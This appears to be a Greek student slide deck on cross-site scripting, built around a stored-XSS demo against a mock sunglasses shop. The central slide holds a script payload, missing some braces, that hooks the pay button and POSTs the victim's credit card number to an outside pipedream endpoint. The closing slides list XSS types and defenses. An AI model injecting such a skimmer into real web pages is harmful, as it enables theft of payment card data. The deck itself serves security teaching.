### **Cross-site-Scripting (XSS) attacks**

Νέρων Μιχαήλ Παναγιωτόπουλος - 3990


### Τι είναι το xss?

- Το <u>cross site scripting</u> είναι μια ευπάθεια που βρίσκεται (κυρίως) σε web εφαρμογές
- Η εκμετάλευσή της μας επιτρέπει να τροποποιήσουμε τη web εφαρμογή που εμφανίζεται στον χρήστη, χωρίς να έχουμε πρόσβαση στον κώδικά της

















XSS-store Neron Michail Panagiotopoulos Web 2.0 Moderne web Sun glasses Such is the excellence of these original sunglasses that you ought to be blinded by their sheer quality and artisan craftmanship. But worry not, they can protect you even from the their own blinding greatness; That's no easy task! \*\*\*\* 130,00 74,99€ Image courtesy of Unsplash Type a review... Nice product, would recommend Bad Product, wouldn't recommend



















## Ας δούμε μαζί ένα live demo

- http://localhost:5000/
- https://pipedream.com/@neroncrypto/requestbin-p\_YyCR1pB/inspect/2Nxk8eLxtThNk3GRWeii1k8xaHx

```
<script>
 let payBtn = document.getElementById("payBtn");
 payBtn.addEventListener("click", function(event)
   event.preventDefault();
   let creditCard = document.getElementById("creditInput");
   let headers = new Headers();
   headers.append("Content-Type", "application/json");
   let body = {
   "content": creditCard.value
   let options = {
   method: "POST",
   headers,
   mode: "cors",
   body: JSON.stringify(body),
   fetch("https://eoemrnvz6z4ij16.m.pipedream.net", options);
</script>
```

## Τελική σημείωση: Άλλα είδη xss επιθέσεων

- Persistent server-side attack (Αυτό είδαμε)
- Non persistent
- DOM Based (Δεν αγγίζει τον σέρβερ)

## Δύο λόγια για την αντιμετώπιση

- Sanitizing user input
  - Κατά την αποθήκευση
  - Κατά την εκτέλεση
- Use of up-to-date web frameworks
- Browser based filtering (script policy)

Νέρων Μιχαήλ Παναγιωτόπουλος 3990

### Ευχαριστώ για το χρόνο σας!